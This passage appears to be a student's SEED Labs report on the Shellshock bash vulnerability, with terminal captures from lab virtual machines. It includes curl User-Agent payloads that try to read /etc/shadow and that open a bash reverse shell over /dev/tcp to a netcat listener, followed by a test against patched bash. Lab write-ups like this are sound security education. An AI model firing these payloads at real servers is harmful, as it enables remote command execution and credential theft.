usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
sam:x:1001:1001:sam,,,:/home/sam:/bin/bash
guest-plxkdw:x:998:998:Guest:/tmp/guest-plxkdw:/bin/bash
guest-gdouow:x:997:997:Guest:/tmp/guest-gdouow:/bin/bash
[02/25/21]seed@VM:~$ curl -A "() { echo hello;};echo Content-type: text/plain;echo;/bin/cat /etc/shadow" http://10.0.2.6/cgi-bin/myprog.cgi
[02/25/21]seed@VM:~$
```

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:89:d0:5e
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::f356:f899:a860:e830/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4254 (4.2 KB)  TX bytes:23133 (23.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
```

Observation:


a. Unable to read the content of shadow file.
b. Tried to steal the content of secret file, shadow from the server. But did not work. However, we were able to view the content of passwd file of the server.
c. No, I cannot steal the content of the shadow file from the server. As only root user will have access to see the contents of this file. Through shellshock attack, we will be able to execute the code in the remote server. But we will not be able to execute it with root privileges.
d. Shellshock attack will just provide access as a www-data user. www-data user will not access to read the shadow file. So, we will not be able to steal the content from /etc/shadow file from the server.

Understanding:

i. Learnt that shellshock attack will provide the access to the remote servers as www-data user.
ii. Will be able to do whatever operations the www-data user will be capable to do.
iii. Will be able to view only the files that www-data user will be able to view.
iv. However, if the attacker can find a way to gain extra privileges with the access provided by shellshock attack to the remote system.

<u>Task 5: Getting a Reverse Shell via Shellshock Attack</u>

1. Opened two terminals in the client (10.0.2.6) VM. In one terminal ran nc -l 9090 -v command to run netcat to listen for the connection. Later used the curl command to exploit the shellshock vulnerability by adding code that causes th stdin, stdout, stderr to be redirected to client (10.0.2.6) VM from server (10.0.2.7) machine.
2. Later executed various commands like ls, touch rm commands from the client (10.0.2.6) VM on the server (10.0.2.7) machine. Tried to cross- check the creation and deletion of files on the server (10.0.2.7) machine.


SEEDUbuntu [Running] - Oracle VM VirtualBox
Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
Trash

```
[02/25/21]seed@VM:~$ curl -A "() { echo hello;};echo Content-type: text/plain;echo;
/bin/bash -i >/dev/tcp/10.0.2.7/9090 0<&1 2>&1" http://10.0.2.6/cgi-bin/myprog.cgi
```

```
[02/25/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 52460)
bash: cannot set terminal process group (1400): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
environVarList.cgi
envronVarList.cgi
myprog.cgi
www-data@VM:/usr/lib/cgi-bin$ cd /tmp
cd /tmp
www-data@VM:/tmp$ ls
ls
config-err-5Mbc4P
orbit-seed
systemd-private-0b1d25807468450da7b612e7950b07b9-colord.service-OwDWSu
systemd-private-0b1d25807468450da7b612e7950b07b9-rtkit-daemon.service-zUlYO2
test.txt
test2.txt
unity_support_test.1
www-data@VM:/tmp$ touch check.txt
touch check.txt
www-data@VM:/tmp$ rm test2.txt
rm test2.txt
www-data@VM:/tmp$
```

```
[02/25/21]seed@VM:~$ cd /tmp
[02/25/21]seed@VM:/tmp$ ls
config-err-5Mbc4P
orbit-seed
systemd-private-0b1d25807468450da7b612e7950b07b9-colord.service-OwDWSu
systemd-private-0b1d25807468450da7b612e7950b07b9-rtkit-daemon.service-zU
lYO2
test2.txt
test.txt
unity_support_test.1
[02/25/21]seed@VM:/tmp$ ls
check.txt
config-err-5Mbc4P
orbit-seed
systemd-private-0b1d25807468450da7b612e7950b07b9-colord.service-OwDWSu
systemd-private-0b1d25807468450da7b612e7950b07b9-rtkit-daemon.service-zU
lYO2
test2.txt
test.txt
unity_support_test.1
[02/25/21]seed@VM:/tmp$ ls
check.txt
config-err-5Mbc4P
orbit-seed
systemd-private-0b1d25807468450da7b612e7950b07b9-colord.service-OwDWSu
systemd-private-0b1d25807468450da7b612e7950b07b9-rtkit-daemon.service-zU
lYO2
test.txt
unity_support_test.1
[02/25/21]seed@VM:/tmp$
```

Observation:


a. Noticed that able to exploit the shellshock vulnerability to remotely execute commands on the server VM from the client VM.
b. As all the input, output, error is redirected to the client, the server VM will not even display what all commands will be executed on the server VM.
c. Noticed that server VM needs to be active to execute the commands from the client VM.

Understanding:

i. Learnt that netcat program with -l option invoked will act as server and will becomes a TCP server that listens for a connection on the specified port. (e.g here 9090 port)
ii. Learnt that this server program basically prints out whatever is sent by the client, and sends to the client whatever is typed by the user running the server.
iii. Learnt in "/bin/bash -i": The option i stands for interactive, meaning that the shell must be interactive.
iv. Learnt in "> /dev/tcp/10.0.2.6/9090": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.
v. Learnt that "0<&1": option tells the system to use the standard output device as the stardard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.
vi. Learnt that "2>&1": causes the error output to be redirected to stdout, which is the TCP connection.
vii. Learnt that by exploiting the shellshock vulnerability, we can create a reverse shell to execute commands on the server VM from client VM by redirecting the input, output, error messages to the client VM.


Task 6: Using the Patched Bash

1. Task3: SetUp: Created environVarList.cgi with the content provided in the assignment by changing the first line as suggested. Changed to super user. Moved it to /usr/lib/cgi-bin/ folder. Navigated to /usr/lib/cgi-bin folder. Checked the existing permissions. Updated the permissions to 755 using chmod command. Checked the updated permissions of the file. Accessed the environVarList.cgi program from web using the curl command.



```
[02/25/21]seed@VM:~$ cat >environVarList.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
[02/25/21]seed@VM:~$ sudo su
root@VM:/home/seed# mv environVarList.cgi /usr/lib/cgi-bin/
root@VM:/home/seed# cd /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# ls -l environVar*
-rw-rw-r-- 1 seed seed 118 Feb 25 18:39 environVarList.cgi
root@VM:/usr/lib/cgi-bin# sudo chmod 755 environVarList.cgi
root@VM:/usr/lib/cgi-bin# ls -l environVar*
-rwxr-xr-x 1 seed seed 118 Feb 25 18:39 environVarList.cgi
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/environVarList.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environVarList.cgi
REMOTE_PORT=51704
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/environVarList.cgi
SCRIPT_NAME=/cgi-bin/environVarList.cgi
```

Accessed the environVarList.cgi program from web using the curl command along with -A "*** My Test Data ***", in addition to the file parameter.



```
root@VM:/usr/lib/cgi-bin# curl -A "*** My Test Data ***" http://localhost/cgi-bin/environVarList.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=*** My Test Data ***
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environVarList.cgi
REMOTE_PORT=51706
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/environVarList.cgi
SCRIPT_NAME=/cgi-bin/environVarList.cgi
root@VM:/usr/lib/cgi-bin# █
```


Observation:

On passing -A “*** My Test Data ***”, in addition to the file parameter, the content of environment variable HTTP_USER_AGENT is changed to the text that is passed.

Understanding:

i. Learnt that client sends certain information to the server, so that it can customize its response based on it. To do this, the client will use certain fields such as HTTP_USER_AGENT to send the information about it.
ii. These field will be passed to the child cgi process fork() by the web server as environment variables.
iii. As earlier most of cgi programs are bash programs. By using the -A option, we can pass the environment variable to child cgi process. The data passed as environment variable value will be treated as environment variable value alone and it won’t be converted to function or will execute extra code lines appended after “}” .
iv. Learnt that even though the user defined environment variable can be changed, it will not create any vulnerability as environment variables are passed as environment variables alone to the child process in the latest version of bash shell. Thus, the shellshock attack will not happen.

2. Task5: Tried to create a reverse shell in the patched bash version using the myprogbash.cgi cgi program.


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash 84x5
root@VM: /home/seed 93x29
Server [Running] - Oracle VM VirtualBox
root@VM: /usr/lib/cgi-bin 58x23

```
[02/25/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

```
root@VM:/home/seed# curl -A "() { echo hello;}; echo Content-type: text/plain; echo; /bin/bas
h -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1" http://10.0.2.6/cgi-bin/myprogbash.cgi

Hello Everyone
root@VM:/home/seed#
```

```
exit
[02/25/21]seed@VM:~$ cat >myprogbash.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello Everyone"
[02/25/21]seed@VM:~$ sudo su
root@VM:/home/seed# mv myprogbash.cgi /usr/lib/cgi-bin
root@VM:/home/seed# cd /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# sudo chmod 755 myprogbash.cgi
root@VM:/usr/lib/cgi-bin#
```

Observation:

Noticed that reverse shell did not got created as in the patched bash version, the environment variables will be passed as environment variables alone to the child cgi shell.

Understanding:

Learnt that in the patched bash version environment variables will be treated as environment variables alone even though they consist of "() {". Thereby it will avoid the shellshock attack in the patched bash version.

References:

1.Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019)

2. Computer Security: A Hands-on Approach | Udemy

3.Assignment Description sheet provided to complete this assignment.